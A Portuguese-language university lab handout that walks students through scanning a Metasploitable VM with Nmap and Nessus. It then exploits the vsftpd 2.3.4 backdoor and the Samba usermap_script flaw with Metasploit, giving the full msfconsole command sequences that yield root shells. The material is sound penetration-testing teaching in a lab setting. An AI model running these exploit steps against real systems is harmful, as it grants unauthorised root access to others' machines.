
INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
RIO GRANDE DO NORTE

Professor: Macêdo Firmino
Disciplina: Segurança de Computadoores
Prática 08: Explorando Vulnerabilidades com o Metasploit

Olá turma, hoje vamos à parte divertida: a exploração de falhas. Neste ponto, executamos exploits contra as vulnerabilidades descobertas (com a ferramenta Metasploit) em uma tentativa de acessar os sistemas de um cliente. Vamos lá?

Configurando o Ambiente

Para estudarmos estes conceitos e ferramentas, e para as aulas posteriores, iremos utilizar duas máquinas virtuais (Kali Linux e Metasploit). A Metasploit será a máquina que iremos utilizar como alvo e o Kali Linux será utilizado para gerarmos os ataques.



Exploração de Vulnerabilidades

Após identificarmos os serviços (Nmap) e as vulnerabilidades (Nessus) iremos explora-lás de modo a validá-las e evidenciar a possibilidade de ataques. Para isso, devemos criar cópia do sistema real e realizar esta fase de modo controlado, pois você não quer deixar nenhum sistema ou serviço fora do ar.

Esta é a fase onde executamos os exploits nas vulnerabilidades detectadas na fase anterior, como por exemplo: acessar remotamente uma máquina sem a necessidade de autenticação através de login e senha ou por meio de tentativas de autenticação com senhas padrão em determinados sistemas.

Sem o direcionamento da análise de vulnerabilidades e a exploração dos pontos críticos encontrados através dessa análise, a correção pode ser muito onerosa além de haver desperdício de recursos.

É recomendado também deixar registrado tudo o que você fez, com prints ou vídeos, para evitar qualquer dor de cabeça na hora de escrever o relatório.

Utilizando o Nmap

O Nmap (Network Mapper) é uma ferramenta gratuita e de código aberto voltada para descoberta de rede, auditoria de segurança, gerenciamento de atualização de serviço e monitoramento de host ou serviço. Maiores informações sobre ela veja a aula prática 04.

Inicialmente iremos utilizar o Nmap no endereço IP da máquina alvo com o objetivo de identificar serviços e suas respectivas versões para posteriormente procurar vulnerabilidades. Para isso, iremos usar o comando com a opção -sV e -O nos ajudará a determinar a versão dos serviços em execução nessas portas e o Sistema Operacional:

```
nmap -sV -O 10.0.2.4
```


Na imagem abaixo é possível verificarmos que a máquina alvo utiliza o vsftpd versão 2.3.4 como servidor FTP e o servidor smdb (samba) versões 3.x ou 4.x para o compartilhamento de arquivos entre máquinas.

```
└─$ sudo nmap -sV -O 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 11:22 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:10:62:21 (Oracle VirtualBox virtual NIC)
```

Utilizando o Nessus

O Nessus é um s escaneres de vulnerabilidades de diversas plataformas e protocolos, e seu scanner realiza uma série de verificações para detectar problemas conhecidos. Utilizaremos o mesmo para detectar as vulnerabilidade no máquina alvo. Maiores informações sobre o Nessus veja a aula prática 07.

Como resultado o Nessus não encontra na sua base dados uma vulnerabilidade para o FTP rodando no MetasploitTable. Entretanto, ele nos informa o software servidor (vsftpd) e sua versão (2.3.4). Se realizarmos um busca na Internet encontraremos que esta versão possui uma vulnerabilidade.



Além disso, o Nessus informa que existe uma vulnerabilidade crítica no servidor Samba rodando na máquina alvo. De acordo com o Nessus, um invasor explorando esta falha poderá interceptar o tráfego entre um cliente e um servidor, burlar o sistema de autenticação, visualizar ou modificar dados de segurança confidenciais no banco de dados do Active Directory (AD) ou desabilitar serviços críticos.

Com recomendação o Nessus sugere atualizar o servidor. Na sequência iremos explorar falhas nestes dois serviços (FTP e Samba) da máquina alvo.

Metasploit

O Metasploit é uma ferramenta de código aberto, desenvolvida para implementar e executar código exploit contra uma máquina alvo remota. Ela se tornou um padrão de mercado para os pentesters. Como muitas ferramentas de segurança da informação, o Metasploit pode ser usado para atividades legítimas e não autorizadas. Usaremos claro para testes em ambiente controlado e autorizado.

A arquitetura modular e flexível do Metasploit ajuda os desenvolvedores a criarem exploits funcionais de maneira eficiente à medida que novas vulnerabilidades são descobertas.

Por que utilizar este framework? Poderia pesquisar códigos na Internet que explorem vulnerabilidade e executa-las diretamente. Por exemplo, sites como o Packet Storm Security (http://www.packetstormsecurity.com/), o SecurityFocus (http://www.securityfocus.com/) e o Exploit Database (http://www.exploit-db.com/) disponibilizam repositórios com códigos para exploit conhecidos.

Entretanto considere-se avisado: nem todos os código públicos de exploit fazem o que ele dizem que fazem. Alguns códigos de exploit podem destruir o sistema-alvo ou até mesmo atacar o seu sistema, em vez de atacar o alvo. Por isso, recomendamos fortemente a utilização do Metasploit.

Há diversas interfaces para usar o Metasploit. Nesta aula, usaremos o Msfconsole, que é o console do Metasploit baseado em texto. Para inicia-lo digite no terminal:

```
sudo msfconsole
```

Não se preocupe se parecer que o Msfconsole está travado durante um ou dois minutos; ele estará carregando os módulos do Metasploit. Depois que ele tiver concluído, você será saudado com algum tipo de arte em ASCII, uma listagem da versão e outros detalhes, além de um prompt:

```
msf >
```

Na imagem, na época desta aula, o Metasploit tinha 2.264 exploits, 1.189 módulos auxiliares e assim por diante. Novos módulos estão sempre sendo adicionados ao Metasploit e, pelo fato de o Metasploit ser um projeto conduzido pela comunidade, qualquer pessoa pode submeter módulos para serem incluídos no Metasploit Framework.

Na aula de hoje iremos utilizar os módulos exploit/unix/ftp/vsftpd_234_backdoor e exploit/multi/samba/usermap_script.

Pesquisando Exploit

o Vsftpd, que significa “Very Secure FTP Daemon”, é um servidor FTP para sistemas do tipo Unix, incluindo Linux. Em julho de 2011, descobriu-se que a versão 2.3.4 do vsftpd estava comprometida.

Os usuários que fizerem login em um servidor vsftpd-2.3.4 comprometido podem emitir um smileyface ":)" como nome de usuário e obter um shell de comando na porta 6200. Isso não foi um problema de falha de segurança no vsftpd; em vez disso, alguém carregou um arquivo diferente versão do vsftpd que continha um backdoor.

Sabendo que a máquina alvo possui o servidor vsftpd, poderemos pesquisar se o Metasploit possui algum exploit relacionado para poderemos utiliza-lo e explorar possíveis vulnerabilidades.

Para isso, no prompt do Metasploit, digite:

```
msf6 > search vsftpd
```

Desta forma, descobrimos que existe um exploit (backdoor) para o vsftpd versão 2.3.4. O nome do módulo para essa vulnerabilidade é exploit/unix/ftp/vsftpd_234_backdoor.

Após ter identificado um módulo podemos digitar o comando info com o nome do módulo para obtermos mais informações sobre o mesmo.

```
info exploit/unix/ftp/vsftpd_234_backdoor.
```

Inicialmente, vemos algumas informações básicas sobre o módulo, incluindo um nome descritivo, seguido do nome do módulo, platforma (neste caso para sistemas Unix/Linux), privilégio (informa se esse módulo exige ou concede privilégios elevados no alvo), licença (BSD), rank (mensura o potencial impacto do exploit no alvo).

Uns dos principais atributos de um exploit são as opções básicas. Elas incluem diversas opções do módulo que podem ser configuradas para que um módulo possa atender melhor às nossas necessidades. Por exemplo, a opção RHOST informa o endereço IP do alvo ao Metasploit, e a opção RPORT define a porta no computador alvo.

Utilizando o Exploit

Agora temos que usar o exploit para atacar o sistema de destino. Entramos com o comando para usar o backdoor:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Para ver as informações que você precisa fornecer ao Metasploit para que ele execute o módulo selecionado, digite show options.

```
msf exploit(...) > show options
```

Na saída, encontram-se as configurações do módulo, seu respectivos valores default e uma descrição de cada configuração. A opção RHOST refere-se ao host remoto que queremos explorar. Essa opção é necessária porque devemos sempre fornecer um alvo para o Metasploit atacar. No nosso caso será a máquina MetasploitTable (alvo).

Para configurar este atributo do módulo, no nosso caso será o endereço IP do nosso alvo (máquina 10.0.2.4), no prompt do msfconsole digite:

```
msf exploit(...) > set RHOST 10.0.2.4
```

Agora iremos enviar o nosso exploit para a máquina alvo. Digite no prompt:

```
msf6 exploit(...) > exploit
```

Como podemos observar, o exploit conseguiu se logar e iniciarlizar um shell como usuário root. Agora temos acesso remoto com permissão de root na máquina alvo.

Explorando Vulnerabilidade do Samba

Iremos demonstar agora a exploração de uma outra vulnerabilidade do MetasploitTable ligado ao servidor Samba. Estaremos explorando essa vulnerabilidade em nossa máquina de destino para obter um shell.

Esta vulnerabilidade esta presente nas versões 3.0.20 a 3.0.25rc3 do Samba ao usar a opção de configuração não padrão "username map script". Ao especificar um nome de usuário contendo metacaracteres, os invasores podem executar comandos arbitrários. Nenhuma autenticação é necessária para explorar essa vulnerabilidade, pois essa opção é usada para mapear nomes de usuário antes da autenticação.

1. Iniciando o Metasploit:

```
msfconsole
```

2. Procurando Exploits:

```
msf6 > search usermap script
```

3. Usando o script:

```
msf6 > use exploit/multi/samba/usermap_script
```

4. Definimos o endereço IP do alvo:

```
msf6 > set RHOST 10.0.2.4
```

5. Executamos o exploit

```
exploit
```

A figura abaixo mostra o processo de utilização do exploit para obtermos acesso ao sistema MetasploitTable utlizando a falha no Samba 3.0.x.

Atividade

1. Realiza a exploração de vulnerabilidadesdo encontradas no vsftpd e do samba com o Metasploit mostrados na aula.